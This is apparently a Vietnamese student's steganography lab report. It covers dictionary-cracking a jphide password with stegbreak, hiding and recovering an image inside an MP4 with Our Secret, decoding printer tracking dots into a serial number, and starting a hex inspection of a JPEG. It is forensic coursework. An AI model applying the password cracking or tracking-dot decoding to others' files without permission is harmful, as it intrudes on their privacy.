
## Lab 1: Memory Forensics

- o Zebras2.jpg

```
C:\Users\tranl\Downloads\RES_Steganography\session03-resources\stegdetect04_session03>.\stegbreak -r rules.ini -f medd
t.dic zebras2.jpg
Loaded 1 files...
zebras2.jpg : jphide[v5](together)
Processed 1 files, found 1 embeddings.
Time: 6 seconds: Cracks: 68607, 11434.5 c/s
```

⇒ Mật khẩu là together

- Thực hiện giải mã file bằng phần mềm jphswim như bên trên. Nhấn vào tùy chọn Seek và nhập mật khẩu “together”.



- Kết quả sau khi giải mã thành công.

**The Secret Recipe**

The secret is out! Finally, you can make your own Coca-Cola with the recipe below. I have never tried it, so if you decide to give it a try, please email me and let me know how it turns out. I'm anxious to hear how the real thing is homemade!

<b>Ingredients:</b>	<b>Flavoring:</b>	<b>Directions:</b>
1 oz. Citrate Caffein	80 Oil Orange	Mix Caffeine Acid and Lime Juice
3 oz. Citric Acid	40 Oil Cinnamon	1 Qt. Boiling water add vanilla
1 oz. Ext. Vanilla	120 Oil Lemon	and flavoring when cool.
1 Qt. Lime Juice	20 Oil Coriander	Let stand for 24 hours.
2 1/2 oz. Flavoring	40 Oil Nutmeg	
30 lbs. Sugar	40 Oil Neroli	
4 oz. F.E. Coco	1 Qt. Alcohol	
2 1/2 gal. Water		
Caramel sufficient		

**Some Notes on Preparing The Coca-Cola Formula**


1. It takes 1 oz. of syrup mixed with carbonated water to make a 6.5 oz. serving of Coca-Cola.
2. "F.E. Coco" means fluid extract of coca (the plant that produces cocaine), however the recipe does not go into details as to how this extract was prepared. Another ol Coca-Cola formula in the possession of Frank Robinson's great-grandson1, indicates that 10 pounds of coca leaf are required to flavor 36 gallons of syrup. It is also believed that the coca plant with lower cocaine levels was used to produce the extract. This is based on some of Pemberton's writings that indicate some coca plants were too bitter (that was because of cocaine).
3. The cola in Coca-Cola comes from the kola nut, yet kola nuts are not mentioned in the above Coca-Cola formula. This was because the reason for using kola nuts was for their caffeine content, and Pemberton almost positively bought his "Citrate Caffein" from a company that derived their caffeine from kola nuts. (Pemberton had previously praised the German firm Merck of producing a superior form of the stimulant from kola nuts)

(<http://www.angelfire.com/mi2/CokeRoom/secretrecipe/>)


## B. KỊCH BẢN 2

### Kịch bản 02. Ẩn giấu dữ liệu bằng công cụ Our Secret

- Tài nguyên: uit\_dsc\_0002\_1.jpg, blossom.mp4
- Phần mềm Our Secret: có thể tải tại liên kết sau:  
<http://steganography.findmysoft.com/>
- Cài đặt phần mềm, sau đó giấu ảnh uit\_dsc\_0002\_1.jpg vào tập tin mp4. Đặt mật khẩu trong quá trình giấu tin là “E81”. Nhận xét về sự thay đổi của video (thời gian, dung lượng, chất lượng) khi thêm ảnh vào đoạn phim blossom.mp4.
- Giải mã thông tin giấu trong đoạn phim blossom.mp4. Nhận xét về nội dung file giải mã được với file ban đầu (file/thông tin được chọn để giấu).
- Cài đặt phần mềm Our Secret




- Chọn file blossom.mp4 là file chứa ở mục Select a carrier file.




- Chọn file uit\_dsc\_0002\_1.jpg làm file cần thêm trong Add/remove file or message.


## Lab 1: Memory Forensics



- Nhập password là “E81”




- Nhấn Hide và đặt tên file mới là blossom\_hide



## Lab 1: Memory Forensics


- So sánh kích thước file mp4 ban đầu và sau khi đã giấu file.




- ⇒ File ban đầu có kích thước 5.54 MB và file đã sửa đổi có kích thước 5.98 MB  
 ⇒ File đã tăng kích thước còn chất lượng và độ dài vẫn không đổi.

Giải mã thông tin

- Chọn file blossom\_hide.mp4 là file cần giải mã, sau đó nhập password.




- Đặt tên file giải mã là uit\_dsc\_0002\_1\_unhide



## Lab 1: Memory Forensics

- So sánh file ban đầu và file đã được giải nén.




⇒ Hai file hoàn toàn giống nhau.

### C. KỊCH BẢN 3

#### Kịch bản 03. Điều tra thông tin được ẩn giấu


- Tài nguyên: kb03-suspicion.png
- Mô tả: Bức ảnh scan này đã được phục hồi từ các tập tin của một cựu nhân viên của Hiệp hội Ngờ ngẩn Miêu Quốc. Nhân viên điều tra cần phải tìm ra số sê-ri của máy in này để có thể xác định vị trí của thiết bị. Tìm số sê-ri của máy in.

- Hình ảnh đã cho được hiển thị như sau:




- Thử dùng lệnh strings để tìm chuỗi khả nghi nhưng không thu được gì hữu ích


## -Lab 1: Memory Forensics



- Sử dụng công cụ StegSolve để điều chỉnh bản màu của hình ảnh, với mong muốn tìm ra flag.
  - Dùng lệnh sau để chạy tool StegSolve: `java -jar stegsolve.jar`




- Chon file ảnh cần điều chỉnh màu



## Lab 1: Memory Forensics

- Nhấn nút mũi tên để thay đổi gam màu ảnh cho tới thấy flag



⇒ Flag tìm được ở dạng printer-steganography

**FLAG{...}**

- Vẽ các chấm trên hình ra và điền vào bảng theo format của máy in


	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
1																	
2																	
3																	
4																	
5																	
6		1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
7																	
8	64																
9	32																
10	16																
11	8																
12	4																
13	2																
14	1																
15																	
16																	

## Lab 1: Memory Forensics

- Tính toán giá trị của mỗi cột:
- VD: cột 2 = 8 + 4 + 2 = 14  
 cột 5 = 8 + 4 = 12

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
1																	
2																	
3																	
4																	
5																	
6		1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
7																	
8	64																
9	32																
10	16																
11	8																
12	4																
13	2																
14	1																
15																	
16																	
		14					12	21	6	12			57	19	71	53	

- Dựa theo quy tắc của printer-steganography, chúng ta sẽ tìm ra seri máy in



- Giá trị các trường được đọc theo hướng từ phải sang trái. Ngoài ra, số sê-ri của máy in có thể bao gồm/ không bao gồm giá trị ở cột 14. Do đó, với bảng chấm tròn màu vàng theo như ví dụ này. Thông tin liên quan đến máy in khi in ra dữ liệu này như sau:  
 ⇒ Đáp án: Printer Serial Number: **711957 (hoặc 53711957)**

### D. KỊCH BẢN 4

## Lab 1: Memory Forensics

### Kịch bản 04. Điều tra thông tin được ẩn giấu

- Tài nguyên: star-wars.jpg
- Yêu cầu – Gợi ý: Bức ảnh được nhân viên điều tra tìm thấy trong một máy tính của một nghi phạm có sở thích xem ảnh của họa sĩ John Bramblitt. Tìm thông điệp được ẩn giấu, biết rằng thông điệp bắt đầu bằng “become”.

**Bước 1: Sau khi thử các tools Steganography thì thấy có data chứa trong ảnh nhưng cần phải có passphrase thì mới trích xuất được**

- Đầu tiên nhóm em sẽ tìm data (nghỉ là passpharase) ẩn chứa trong ảnh
- Dùng hexeditor (hoặc các tool có chức năng kiểm tra và edit file nhị phân) để xem nội dung file dưới dạng hexa để điều tra xem có dữ liệu ẩn nào không.

```
(bun㉿kali)-[~/Downloads/nt334]
$ ls
kb03-suspicion.png  star-wars.jpg  stegsolve.jar

(bun㉿kali)-[~/Downloads/nt334]
$ hexeditor --highbit star-wars.jpg
```

- Sau khi xem từ đầu tới cuối toàn bộ dữ liệu (hiển thị dưới dạng nhị phân) trong file, chúng ta thấy 4 dòng cuối rất đáng ngờ vì nó khác hoàn toàn với các data còn lại.

Offset	Hex	ASCII	Description
00004CF0	A0 61 49 4B 45 21 05 25	19 A4 A0 62 E6 96 98 46	♦aIKE!.%♦♦b~!~F
00004D00	68 01 D4 99 A4 26 93 34	5C 2C 3B 34 84 D3 69 29	h.♦~♦&~4\,,4~♦i)
00004D10	0C 76 69 77 53 28 A0 09	68 A4 1D 29 69 88 28 A2	.viwS(♦.h♦.)i-(♦
00004D20	92 80 16 8A 4A 0D 00 19	A4 CD 21 A4 A4 31 73 4B	~~.~J ... ♦♦!♦♦1sK
00004D30	9A 4A 28 00 CD 14 51 40	05 06 8A 4A 00 29 28 A2	~J(.♦.Q@..~J.)(♦
00004D40	80 15 14 BB AA 8C 64 9C	72 78 AE 9E 66 63 6D 14	~..♦♦~d-rx♦~fcm.
00004D50	50 EA 11 2B 2F DE 72 C3	26 B9 7A 4A 00 E8 54 A5	P♦.+/*r♦g♦zJ.♦T♦
